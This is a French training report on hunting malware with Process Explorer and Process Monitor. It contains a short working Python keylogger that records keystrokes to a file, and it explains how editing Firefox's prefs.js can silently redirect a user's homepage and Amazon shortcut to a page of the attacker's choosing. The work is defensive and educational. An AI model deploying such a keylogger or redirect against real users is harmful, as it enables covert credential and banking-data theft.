



VIRUS HUNTER

Processus and process

PAGE DE SERVICE

Référence :

Plan de classement :

Niveau de confidentialité : public | corporate | confidential

Mises à jour

Version	Date	Auteur	Description du changement
NSI-1	04/02/2024	Eloham caron	Chasse aux virus et empoisonnement DNS.

Validation

Version	Date	Nom	Rôle
---------	------	-----	------

Diffusion

Version	Date	Nom	Rôle
---------	------	-----	------

SOMMAIRE

1	Rappel du contexte	1
I.	Objectifs	1
2	Bibliographie	1
3	Les prérequis fondamentaux	1
II.	Outils principaux utiliser :	2
4	Cas 1 : Attaque Phishing.	2
III.	ANALYSE DU FICHIER PREF.JS	5
IV.	Analyse keylogger	6
V.	Repository GitHub	8
VI.	Table des illustration :	9
VII.	Conclusion	9

1 RAPPEL DU CONTEXTE

NetWorking Solutions Inc. (NSI) est une Entreprise de Services du Numérique (ESN) spécialisée dans la conception, la mise en œuvre et la maintenance des infrastructures matérielles et logicielles pour ses clients.

Répondant à une récente demande de services en cybersécurité, une entreprise a sollicité les compétences de NSI pour effectuer une analyse de sécurité sur les postes de travail de ses employés. À cet effet, un expert en cybersécurité sera dépêché sur site afin de procéder à une évaluation des ordinateurs utilisés par le personnel, comprenant à la fois les ordinateurs de bureau et les ordinateurs portables. Cette évaluation inclura l'inspection des logiciels installés, avec une attention particulière portée à l'observation des processus actifs pour détecter d'éventuelles vulnérabilités et la présence de logiciels malveillants.

Dans le cadre de cette analyse des processus, l'utilisation de deux outils spécifiques est recommandée : Process Explorer et Process Monitor. Ces logiciels permettront une investigation approfondie des activités en cours sur les machines, offrant ainsi la possibilité d'identifier toute faille de sécurité potentielle et la présence éventuelle de programmes malveillants. Une explication détaillée du fonctionnement et de l'importance de ces outils sera fournie lors des démonstrations pratiques.

I. OBJECTIFS

À l'heure actuelle, il est impératif de maintenir des machines sécurisées en utilisant à la fois un antivirus¹ et un pare-feu² actif. Cependant, il est important de noter que même si ces mesures sont mises en place, les antivirus et pare-feu ne sont pas invulnérables³. En 2023 on estime que les attaques par malwares ont augmenté avec une hausse trimestrielle de 110 %⁴. Un bon nombre de ces malwares arrivent à contourner ces systèmes de défense. Cette statistique souligne la nécessité de ne pas compter uniquement sur ces outils de sécurité, mais plutôt d'adopter une approche plus complète, intégrant des pratiques de sécurité⁵ supplémentaires telles que la sensibilisation des utilisateurs, les mises à jour régulières du système et la surveillance vigilante des menaces.

2 BIBLIOGRAPHIE

La bibliographie de ce projet est accessible localement sous le répertoire 'biblio' du *build* du projet et en ligne sur le site de veille technologique du projet.

3 LES PREREQUIS FONDAMENTAUX

- Avant de se lancer en cybersécurité, il est nécessaire d'assimiler certaines connaissances qui vous seront indispensables pour avancer dans ce domaine. Les connaissances dont vous aurez besoin toucheront trois thèmes tels que les processus, les attaques et les virus. Nous verrons que ces trois thèmes sont intrinsèquement liés dans le monde de la cybersécurité.

1) Les virus.

- Un virus est un programme, un code malveillant, qui peut vous causer du tort de différentes façons, telles que l'altération du système d'exploitation par la suppression de fichiers, la corruption de données ou l'altération des performances de la machine. Un virus, aussi appelé malware, peut se présenter sous différentes formes :

¹ https://fr.wikipedia.org/wiki/Logiciel_antivirus

² https://www.cisco.com/c/fr_fr/products/security/firewalls/what-is-a-firewall.html

³ <https://blog.advancia-itsystem.com/pourquoi-les-antivirus-ne-sont-plus-suffisants/>

⁴ https://www.cert-ist.com/public/fr/SO_detail?code=201006_antivirus

⁵ <https://www.vadesecure.com/fr/blog/rapport-sur-le-phishing-et-les-malwares-t3-2023>

⁵ <https://www.cybermalveillance.gouv.fr/tous-nos-contenus/bonnes-pratiques/10-mesures-essentielles-assurer-securite-numerique>

- Le virus macro : celui-ci s'exécute à l'intérieur d'un document tel qu'un fichier Word ou Excel, se propageant via des macros et pouvant causer des dommages importants aux fichiers.
- Le virus boot : ce type de malware s'installe sur la zone de démarrage d'un disque et s'active dès le démarrage de l'ordinateur.
- Le cheval de Troie : il s'agit de programmes malveillants qui se dissimulent dans des logiciels légitimes pour accéder à des informations privées ou pour contrôler à distance le poste infecté.
- Le ver : il se propage automatiquement à d'autres ordinateurs sur un réseau ou sur Internet.
- Le rootkit : il se dissimule sur un système afin d'échapper à la détection des logiciels de sécurité.

Vous l'aurez compris, il existe donc différent virus avec des méthodes de propagations différentes.

2) Les processus.



- Un processus peut être vu comme l'instance d'un programme en cours d'exécution sur un poste. Pour simplifier, à chaque fois qu'un programme est exécuté, un processus est créé. Celui-ci sera géré par le système, et on peut alors les considérer comme des tâches exécutées en arrière-plan ou en premier plan sur le poste. Un processus possède plusieurs attributs qui lui sont propres, tels que son ID de processus, la mémoire allouée et son état, c'est-à-dire en cours d'exécution ou en sommeil. Les processus peuvent être gérés et listés à l'aide de différentes commandes, par exemple la commande 'Get-Process' sur l'invite PowerShell. Celle-ci permet de lister tous les processus avec les exécutables associés, ainsi que les threads et les handles.

II. OUTILS PRINCIPAUX UTILISER :

Dans ce projet, nous allons explorer en détail les outils Process Explorer et Process Monitor, qui sont des logiciels cruciaux pour la détection et l'analyse des processus système. Ils seront particulièrement utiles dans le contexte de la chasse aux virus, car ils offrent une vue détaillée des activités en cours sur un système, permettant ainsi de repérer les comportements suspects associés à des infections. Nous procéderons à une démonstration pratique de leur fonctionnement sur un navigateur, afin d'illustrer concrètement leur utilité. Ensuite, nous simulerons une attaque réelle à l'aide d'un keylogger, un type de logiciel malveillant notoirement difficile à détecter pour les antivirus, en raison de sa capacité à rester discret. Cette démonstration mettra en lumière l'importance critique pour un technicien en cybersécurité de pouvoir repérer manuellement ce type de menace, soulignant ainsi l'importance de cet exemple dans notre étude.

4 CAS 1 : ATTAQUE PHISHING.

- Dans ce premier cas d'utilisation, nous considérons plusieurs utilisateurs se plaignant de modifications de l'URL de la page d'accueil de leur navigateur Firefox. Une enquête est donc initiée. Dans cette situation, deux outils sont utilisés Process

Explorer et Process Monitor :  **Process Explorer**  **Process Monitor** Dans un premier temps, l'utilisation de Process Explorer permettra d'identifier tout processus inconnu ou anormal sur le poste. Ensuite, l'utilisation de Process Monitor permettra de surveiller l'activité des processus en cours, notamment les entrées et sorties avec le système, telles que les opérations d'écriture ou de lecture.

- Une fois le programme suspect relevé, il est fort probable que vous souhaitiez connaître ces interactions avec le système, pour cela, une capture d'évènements avec Process Monitor vous sera grandement utile, il vous faut vous rendre dans la barre d'outils en haut à droite :




Figure 1 bar d'outils Process Monitor

- Ensuite, nous choisissons les options de filtre appropriées pour effectuer nos recherches :




Figure 2 paramètre de filtre process monitor

- Ensuite, une fois les bons filtres en place, nous allons modifier la page d'accueil de Firefox pour simuler un empoisonnement SEO,
- L'empoisonnement SEO est une technique visant à manipuler les résultats des moteurs de recherche en utilisant des pratiques contraires aux directives établies, telles que la création de liens artificiels ou l'insertion de contenu trompeur, dans le but d'augmenter artificiellement le classement d'un site Web dans les résultats de





Figure 3 Configuration SEO Firefox

III. ANALYSE DU FICHIER PREF.JS

Le fichier PREF.JS de Firefox est un fichier de configuration qui stocke les préférences utilisateur pour le navigateur. En plus des paramètres de sécurité, d'interface utilisateur, de confidentialité et de performances, il contient également des informations telles que la page d'accueil, les favoris et les liens. Ces données, stockées sous forme de chaînes de caractères, définissent les valeurs par défaut ou personnalisées pour ces éléments dans le navigateur. Cependant, si un pirate parvient à accéder et à modifier le contenu du fichier PREF.JS d'un utilisateur, il pourrait potentiellement détourner ces informations à des fins d'empoisonnement SEO. Cela pourrait se traduire par la modification de la page d'accueil pour rediriger l'utilisateur vers une page malveillante, ainsi que l'ajout de favoris ou de liens vers des sites web malveillants. Toutefois, il est important de noter que de telles modifications nécessitent souvent une compromission de la sécurité du système de l'utilisateur, ce qui peut être réalisé par l'exploitation de failles de sécurité dans le navigateur ou l'installation de logiciels malveillants. De plus, les navigateurs modernes comme Firefox mettent en place des mesures de sécurité pour protéger ces fichiers de configuration contre les modifications non autorisées.



```

46 user_pref("browser.pagethumbnails.storage_version", 3);
47 user_pref("browser.privacySegmentation.createdShortcut", true);
48 user_pref("browser.proton.toolbar.version", 3);
49 user_pref("browser.region.update.updated", 1707047765);
50 user_pref("browser.safebrowsing.provider.google4.lastupdatetime", "1707053108995");
51 user_pref("browser.safebrowsing.provider.google4.nextupdatetime", "1707054887995");
52 user_pref("browser.safebrowsing.provider.mozilla.lastupdatetime", "1707047736911");
53 user_pref("browser.safebrowsing.provider.mozilla.nextupdatetime", "1707069336911");
54 user_pref("browser.search.region", "FR");
55 user_pref("browser.sessionstore.upgradeBackup.latestBuildID", "20240108143603");
56 user_pref("browser.shell.customProtocolsRegistered", true);
57 user_pref("browser.shell.defaultBrowserCheckCount", 1);
58 user_pref("browser.shell.didSkipDefaultBrowserCheckOnFirstRun", true);
59 user_pref("browser.startup.couldRestoreSession.count", 2);
60 user_pref("browser.startup.homepage", "https://tryhackme.com/dashboard");
61 user_pref("browser.startup.homepage_override.buildID", "20240108143603");
62 user_pref("browser.startup.homepage_override.mstone", "121.0.1");
63 user_pref("browser.startup.lastColdStartupCheck", 1707047733);
64 user_pref("browser.topsites.contile.cacheValidFor", 11233);
65 user_pref("browser.topsites.contile.cachedFiles", "[{"id":74357,"name":"Amazon","url":"https://www.amazon.fr/?ta
66 user_pref("browser.topsites.contile.lastFetch", 1707052629);
67 user_pref("browser.uiCustomization.state", "{\"placements\":{\"widget-overflow-fixed-list\":[],\"unified-extensions-area\
68 user_pref("browser.urlbar.placeholderName", "Google");
69 user_pref("browser.urlbar.quicksuggest.migrationVersion", 2);
70 user_pref("browser.urlbar.quicksuggest.scenario", "history");

```

Figure 6 Code de configuration pref.js

- On peut constater ici que c'est la ligne de code qui sera chargée au démarrage de Firefox et qui déterminera la page sur laquelle l'utilisateur atterrit. Nous pouvons modifier ce lien à notre convenance pour effectuer un empoisonnement SEO, ce qui correspond au résultat trouvé juste avant.

- @More. Empoisonnement SEO avancé.

- On peut constater que sur la page d'accueil par défaut de Firefox, il y a des sites recommandés ou fréquemment utilisés par l'utilisateur. En examinant le code de notre fichier de préférences, il est possible de changer le lien pour détourner l'utilisateur vers le site Amazon de notre choix. Cela pourrait permettre aux pirates informatiques de récupérer diverses données, telles que les données bancaires. De plus, l'utilisateur ne remarquerait rien, car il accéderait au site de manière habituelle, sans se rendre compte de l'erreur. Il ne prêterait même pas attention au lien, car il utiliserait son raccourci habituel qu'il juge fiable. Cette situation est vraiment très dangereuse.



Figure 7 Page d'accueil firefox

- Il suffit de modifier le lien dans la ligne suivante avec l'adresse IP ou l'URL de notre choix, afin de diriger l'utilisateur vers l'endroit désiré.

```
user_pref("browser.topsites.contile.cachedFiles", "[{"id":74357,"name":"Amazon","url":"https://www.amazon.fr/?tag=admarketpla08-21&ref=pd_sl_1e509e5be2ddcc58f01f83d74a8105074aa57f46a5ab53b05f2033858afad1d-ad"}];
user_pref("browser.topsites.contile.lastFetch", 1780/3437);
user_pref("browser.translations.panelShown", true);
user_pref("browser.uiCustomization.state", [{"placements":{"widget-overflow-fixed-list":[],"unified-extensions-area":[],"nav-bar":["back-button","forward-button","stop-reload-button","home-button"],"content-area":["browser-action-panel-button","content-action-button"]}]
user_pref("browser.urlbar.placeholderName", "Google");
```


Figure 8 bouton favori Firefox code source

- Et l'utilisateur sera redirigé vers le site de notre choix.

IV. ANALYSE KEYLOGGER

- @More. KeyLogger.exe

- Dans cette partie, nous allons développer un keylogger et tester l'efficacité de notre système de détection de virus en le confrontant à un virus réel dans un scénario authentique.
- Un keylogger est un type de logiciel malveillant conçu pour enregistrer et surveiller les frappes clavier d'un utilisateur sans son consentement, ce qui permet à un attaquant d'intercepter et de collecter des informations sensibles telles que les mots de passe, les numéros de carte de crédit et autres données confidentielles.
- Nous allons donc créer notre keylogger en Python :



```
def on_press(key):
    try:
        write_to_file(f'keyboard.Controller().press({key})')
    except AttributeError:
        write_to_file(f'keyboard.Controller().press(\'{key}\')')

def on_release(key):
    try:
        write_to_file(f'keyboard.Controller().release({key})')
    except AttributeError:
        write_to_file(f'keyboard.Controller().release(\'{key}\')')

def write_to_file(message):
    with open('log.txt', 'a') as file:
        file.write(f'{message}\n')

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()

    time.sleep(10)

    with open('log.txt') as file:
        lines = file.readlines()

    with open('execute.py', 'w') as file:
        for line in lines:
            file.write(f'{line.strip()}\n')
```

Figure 9 Explication du code source keylogger

Maintenant, nous allons examiner les intégrations possibles du keylogger. Nous pouvons observer que dans un autre scénario, le keylogger agirait comme un cheval de Troie. On pourrait imaginer un fichier word.exe qui écrit de manière suspecte dans un fichier log.txt de manière persistante, alors qu'il n'a pas à effectuer une telle action. Nous pouvons ainsi constater qu'il interagit avec le fameux fichier log.txt :

Process Monitor - Sysinternals: www.sysinternals.com

Time	Process Name	PID	Operation	Path	Result	Detail
23:7:00...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 70.
23:7:00...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 104
23:17:00...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 140
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 174
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 210
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 244
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 280
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 314
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 348
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 382
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 418
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 454
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 490
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 524
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 558
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 592
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 628
23:17:01...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 664
23:17:02...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 700
23:17:02...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 734
23:17:02...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 768
23:17:02...	keylogger.exe	10100	WriteFile	C:\Users\eloha\Desktop\tools\log.bt	SUCCESS	Offset 802

Figure 10 analyse Log keylogger

- Maintenant, si l'on ouvre ce fameux fichier log, on se rend compte qu'il contient les différentes touches que nous avons tapées au clavier, ainsi que certaines actions de la souris. Cela nous permet de constater que notre programme keylogger.exe avait bel et bien des actions suspectes.

```

Fichier  Modifier  Affichage
-----
keyboard.Controller().press('a')
keyboard.Controller().release('a')
keyboard.Controller().press('z')
keyboard.Controller().release('z')
keyboard.Controller().press('e')
keyboard.Controller().release('e')
keyboard.Controller().press('z')
keyboard.Controller().release('z')
keyboard.Controller().press('a')
keyboard.Controller().press('z')
keyboard.Controller().press('e')
keyboard.Controller().release('a')
keyboard.Controller().release('z')
keyboard.Controller().release('e')
keyboard.Controller().press('a')
keyboard.Controller().press('z')
keyboard.Controller().press('e')
keyboard.Controller().release('a')
keyboard.Controller().release('z')
keyboard.Controller().release('e')
keyboard.Controller().press('a')
keyboard.Controller().press('z')
keyboard.Controller().press('e')
keyboard.Controller().release('a')

```

Figure 11 Log.txt keylogger entrée physique

- Ici, nous voyons directement les instructions Python notant nos actions

V. REPOSITORY GITHUB

Un repository GitHub est un espace de stockage en ligne où les équipes de développement peuvent collaborer sur des projets logiciels en utilisant Git, un système de gestion de versions décentralisé. Il offre une plateforme centralisée pour héberger, partager et gérer les codes sources, les documents et les ressources associées à un projet. En entreprise, GitHub facilite la collaboration entre les membres de l'équipe, en permettant le suivi des modifications apportées au code, la gestion des branches de développement, la revue de code, et la résolution des conflits de fusion. Cela améliore la transparence et la traçabilité du développement logiciel, tout en encourageant les bonnes pratiques de développement telles que la documentation, les tests et la relecture de code. De plus, GitHub offre des fonctionnalités telles que les problèmes, les projets et les actions GitHub, qui permettent aux équipes de planifier, suivre et automatiser les processus de développement, améliorant ainsi l'efficacité et la qualité du travail réalisé. En résumé, l'utilisation de GitHub en entreprise favorise la collaboration, la gestion efficace du code source et l'amélioration des processus de développement logiciel.

La société NetWorking Solutions Inc. (NSI) utilise ce genre de système, comme GitHub, pour faciliter le travail en groupe de manière efficace. En tirant parti des fonctionnalités offertes par GitHub, NSI peut centraliser son code source, ses documents et ses ressources liées aux projets, permettant ainsi à ses équipes de développement de collaborer de manière transparente et organisée. Grâce à GitHub, NSI peut suivre les modifications apportées au code, gérer les branches de développement, effectuer des revues de code et résoudre les conflits de fusion de manière efficace. De plus, les fonctionnalités supplémentaires telles que les problèmes, les projets et les actions GitHub permettent à NSI de planifier, suivre et automatiser les processus de développement, ce qui améliore encore l'efficacité opérationnelle et la qualité des produits logiciels livrés par l'entreprise. En intégrant GitHub dans ses workflows de développement, NSI démontre son engagement envers la collaboration et l'excellence dans la gestion de ses projets informatiques.



The screenshot shows a web browser window with multiple tabs. The active tab is 'github.com/caroneloaham/Virus_Hunter'. The page displays the README for the 'Virus Hunter' repository. The README text is as follows:

README

Virus Hunter

NetWorking Solutions Inc. (NSI) est une Entreprise de Services du Numérique (ESN) spécialisée dans la conception, la mise en œuvre et la maintenance des infrastructures matérielles et logicielles pour ses clients.

Répondant à une récente demande de services en cybersécurité, une entreprise a sollicité les compétences de NSI pour effectuer une analyse de sécurité sur les postes de travail de ses employés. À cet effet, un expert en cybersécurité sera dépêché sur site afin de procéder à une évaluation des ordinateurs utilisés par le personnel, comprenant à la fois les ordinateurs de bureau et les ordinateurs portables. Cette évaluation inclura l'inspection des logiciels installés, avec une attention particulière portée à l'observation des processus actifs pour détecter d'éventuelles vulnérabilités et la présence de logiciels malveillants.

Dans le cadre de cette analyse des processus, l'utilisation de deux outils spécifiques est recommandée : Process Explorer et Process Monitor. Ces logiciels permettront une investigation approfondie des activités en cours sur les machines, offrant ainsi la possibilité d'identifier toute faille de sécurité potentielle et la présence éventuelle de programmes malveillants. Une explication détaillée du fonctionnement et de l'importance de ces outils sera fournie lors des démonstrations pratiques.

Outils Utilisés

- [Process Monitor] <https://learn.microsoft.com/fr-fr/sysinternals/downloads/procmon> : Un outil de surveillance système pour Windows.
- [Sysinternals Process Explorer] <https://www.thewindowsclub.com/sysinternals-process-explorer-tutorial-how-to-use-it> : Un gestionnaire de tâches avancé pour Windows.
- [Git Bash] <https://git-scm.com/downloads> : Une interface en ligne de commande pour Git sur Windows.

Ce repository est consultable directement sur https://github.com/caroneloham/Virus_Hunter, et permet à tout employé qui aurait un doute de surveiller son poste en suivant la documentation du build indiquée.

VI. TABLE DES ILLUSTRATION :

Figure 1 bar d'outils Process Monitor	3
Figure 2 paramètre de filtre process monitor	3
Figure 3 Configuration SEO Firefox	3
Figure 4 Log firefox	4
Figure 5 Chemin d'accès pref.js	4
Figure 6 Code de configuration pref.js	5
Figure 7 Page d'accueil firefox	6
Figure 8 bouton favori Firefox code source	6
Figure 9 Explication du code source keylogger	6
Figure 10 analyse log keylogger	7
Figure 11 log.txt keylogger entrée physique	7

VII. CONCLUSION

La détection et la résolution rapides du problème de pollution SEO sur le navigateur Firefox par l'équipe de NetWorking Solutions Inc. (NSI) témoignent de son efficacité et de sa réactivité en matière de cybersécurité. En utilisant les outils Process Explorer et Process Monitor, le service informatique a pu identifier l'origine des modifications indésirables et les rectifier promptement. La surveillance continue des activités malveillantes à l'aide de ces outils a permis de prévenir d'autres incidents et de protéger les clients de NSI contre de telles menaces. Cette intervention proactive démontre l'engagement de NSI envers la sécurité de ses clients et renforce sa réputation en tant que fournisseur fiable de solutions informatiques sécurisées.